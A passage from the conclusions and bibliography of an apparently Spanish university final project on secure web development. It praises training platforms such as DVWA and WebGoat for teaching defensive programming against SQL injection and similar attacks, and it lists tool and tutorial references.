[41] www.agpd.es

diferentes técnicas de ataque existentes, técnica que antes eran conocidas por personas muy especializadas, pero que gracias a los canales de internet, se difunden con gran rapidez.

Como programadores, la lección recibida por estas herramientas, es que debemos de huir del código “confiado”, aparte del código a pruebas de errores, debemos desarrollar un código a prueba de Jackers, es decir, personas que van a utilizar los formularios de nuestra web para intentar insertar algún tipo de código SQL o comandos. También debemos dar la más mínima información posible en nuestra página, por lo que no permitiremos que se visualice ningún mensaje de error del sistema. Resumidamente, todas las entradas y salidas serán filtradas, algunas de estas técnicas, se pueden ver en las presentaciones adjuntadas con este PFG.

Este panorama, de personas que cada vez intentan realizar ataques a las páginas de empresas, unidas a las pérdidas económicas que ocasionan la perdida de datos en las empresas, harán que estas cada vez den más importancia al desarrollo seguro en sus aplicaciones, y se valore el uso de programación defensiva contra ataques.

Sobre las herramientas de Pen-Testing que hemos visto, destacar de DVWA, WebGoat y Mutillidae, su excelente estructuración, que permite al investigador de forma ágil practicar con las vulnerabilidades que quiere conocer.

BadStore y Hacme Casino sorprende gratamente, por ser páginas no estructuradas, sin un índice, y aparentemente normales, en las cuales el investigador tiene que enfrentarse a una página y encontrar las puertas de acceso al sistema, desde los diferentes formularios de las páginas.

La introducción de estas herramientas en el entorno docente, gracias a iniciativas como las de la Cátedra Amaranto, está consiguiendo dar unas lecciones, desde básicas hasta avanzadas, sobre seguridad a todos los futuros programadores, creando un mundo conectado más seguro.

Su uso generalizado en todas las empresas de desarrollo, nos hará conseguir la seguridad digital e internet del futuro que todos deseamos.

Bibliografía

- Material docente asignatura Seguridad en Sistemas Distribuidos (580015).
- Material docente, presentaciones y vídeos de la Cátedra Amaranto.
- Silberchatz, A & Korth, H. (2006), Fundamentos de diseño de Bases de Datos, McGrawHill.
- Cibelli, C & Fernandez, D.(2012), PHP: programación web para profesionales, Pemalink
- Building scalabrl and high performance solutions: https://highscalability.wordpress.com/category/seguridad/
- José L. Chica. Recursos para formación en desarrollo web seguro. 13 de Noviembre de 2013. http://www.securityartwork.es/2013/11/13/recursos-para-formacion-en-desarrollo-web-seguro/
- PORTSWIGGER Web Security, https://portswigger.net/burp/download.html.
- Linuxito, Google dorks. 13 Diciembre 2013, http://www.linuxito.com/seguridad/294-google-dorks.
- Php 5.4.45 Released. Inyección de SQL, http://php.net/manual/es/security.database.sql-injection.php
- Acunetix. Blind SQL Injection. What is it?, https://www.acunetix.com/websitesecurity/blind-sql-injection/
- Try harder, DVWA-Blind SQL Injection, http://scxo1oc06c.blogspot.com.es/2012/02/dvwa-blind-sql-injection-low-level.html
- Estudios PHP, http://php-estudios.blogspot.com.es/2014/07/obtener-las-dimensiones-anchura-y.html
- XSS_Hacking_tutorial_SP, http://xsser.sourceforge.net/xsser/XSS_for_fun_and_profit_SCG09_(spanish).pdf
- Category: OWASP WebGoat Project. https://www.owasp.org/index.php/Category:OWASP_WebGoat_Project#tab=Main.
- OWASP, http://www.owasp.org
- Oracle patches buffer Overflow bug VENOM, http://www.scmagazine.com/oracle-patches-buffer-overflow-bug-venom/article/415329/
- OWASP JHijack, https://www.owasp.org/index.php/JHijack
- Lorenzo Martínz, Aprendiendo Hacking Web con BadStore, http://www.securitybydefault.com/2011/02/aprendiendo-hacking-web-con-badstore.html
- Secure Web Development Teaching, http://csis.pace.edu/~lchen/sweet/modules/5-SecurityTesting.pdf
- McAfee for Business, Hacme Books v2.0 Released 6/12/2006, http://www.mcafee.com/es/downloads/free-tools/hacmebooks.aspx
- Wikipedia, Foundstone, https://en.wikipedia.org/wiki/Foundstone

- McAfee for Business, Licencia gratuita de software de McAfee, http://www.mcafee.com/es/downloads/free-tools/termsofuse.aspx?url=Downloadinstaller
- Community. Security Awareness, https://community.mcafee.com/community/security.
- MundoClic, 10 Distros GNU/Linux para Hacking y Seguridad, http://gfsistemasinformatica.blogspot.com.es/2013/07/10-distros-gnulinux-para-hacking-y.html
- José Ramón Palacio, Hazent System, S.L., w3af, Un frameword de test de intrusión web],[publicación electrónica], https://www.owasp.org/images/b/b5/W3af_owasp_spain_iv.pdf
- PortSwigger Web Security, Burp Suite, https://portswigger.net/burp/
- Seguridad en sistemas y técnicas de Hacking. TheHackerWary, http://thehackerway.com/2011/05/24/automatizando-ataques-xss-utilizando-beef/
- Kali, Kali Linux 2.0, https://www.kali.org/
- Elhacker.net. Listado completo de herramientas en Kali Linux, http://blog.elhacker.net/2014/01/kali-linux-listado-completo-de-herramientas-tools.html
- Jose Moruno Cadima, Burp Suite, http://www.sniferl4bs.com/2014/01/burpuite-i-primeros-pasos.html
- Mozdev.org, Tamperdata, http://tamperdata.mozdev.org/
- Carlos Zahumenszky, Así fueron los mayores ataques informáticos de la historia, http://es.gizmodo.com/los-10-mayores-ataques-informaticos-de-la-historia-1580249145
- Agencia española de protección de datos, www.agpd.es
- Ignacio Pérez, welivesecurity, Maltego, http://www.welivesecurity.com/la-es/2014/02/19/maltego-herramienta-muestra-tan-expuesto-estas-internet/
- WikiHow, Como evitar ataques CSRF con PHP, http://es.wikihow.com/evitar-ataques-CSRF-%28falsificaci%C3%B3n-de-petici%C3%B3n-en-sitios-cruzados%29-con-PHP
- PHP, Extensión MySQL mejorada, http://php.net/manual/es/book.mysqli.php